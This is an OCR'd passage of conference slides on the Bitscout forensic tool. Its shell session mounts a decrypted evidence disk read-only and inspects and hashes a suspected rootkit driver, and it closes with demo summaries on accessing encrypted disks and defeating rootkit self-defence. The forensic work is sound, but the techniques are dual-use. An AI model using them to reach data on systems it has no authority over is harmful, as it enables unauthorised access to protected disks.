
fls can access the disk, decrypted, and all its files.

+Let's now mount the disk as a loopback device

Elevated privileges are required to mount the disk as a loopback device.
The supervised-shell will stage commands to be authorized by the owner.

```
root@bitscout:~$ supervised-shell
supervised> mkdir -p /mnt/container/fuse /mnt/container/C
Your command is being reviewed. Once review is complete, you shall see output here.
supervised> EXPERTROOT=/proc/`lxc info expert | awk '/^Pid:/{print $2}'`/root;
$EXPERTROOT/root/qemu2fuse_relay.py `pgrep qemu` $EXPERTROOT/root/guest.serial `blockdev --getsize64
/dev/container/evidence0` /mnt/container/fuse >/dev/null 2>/dev/null &
supervised> fdisk -l /mnt/container/fuse/disk | awk '/disk2/{print $2*512,$4*512}' | xargs bash -c 'mount
-t ntfs-3g -o ro,loop,offset=$0,sizelimit=$1,show_sys_files,streams_interface=windows,norecover
/mnt/container/fuse/disk /mnt/container/C'
supervised> ^C

root@bitscout:~$ cd /mnt/host/C/Windows/System32/drivers
root@bitscout:/mnt/host/C/Windows/System32/drivers$ ll perk*
-rwxrwxrwx 2 nobody nogroup 1079368 May 23 13:21 perkiller2.sys*

root@bitscout:/mnt/host/C/Windows/System32/drivers$ xxd perkiller2.sys | head -n5
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 e800 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th

root@bitscout:/mnt/host/C/Windows/System32/drivers$ python -c "import hashlib; print
hashlib.sha256(open('perkiller2.sys','rb').read()).hexdigest()"
ee54271777f598c4ce8a36469604808fc84e320468cc33adcb8f61a61d849d62
```

All files can now easily be retrieved by browsing the mounted file system.



+Conclusions

+3 demos, same goal

- [Demo 1]
  - It’s possible to interact with an infected full-disk encrypted system, install tools, collect evidence without modifying a single bit of the source hard-drive. With Bitscout it’s possible to that remotely with minimal RAM, low network traffic and for FREEE (as a BEEER)
- [Demo 2]
  - It’s possible to extract sophisticated kernel mode rootkit protected data by defeating its self-defence via low disk access and network block device.
- [Demo 3]
  - Access data from unbootable full-disk encryption setup is possible even without running Windows decryption drivers. This makes such access ultimately secure because malware cannot interfere.

+Thank you!

Questions? Remarks?

https://github.com/KasperskyLab/bitscout

+References

https://github.com/vitaly-kamluk/NBDServer
(originally a project by Jeff Bryner @0x7eff)

https://github.com/KasperskyLab/bitscout

+Credits

Demo 1:
https://diablohorn.com/2017/12/12/attacking-encrypted-systems-with-qemu-and-volatility/

Demo 2:
https://sysdream.com/news/lab/2017-12-22-windows-dma-attacks-gaining-system-shells-using-a-generic-patch/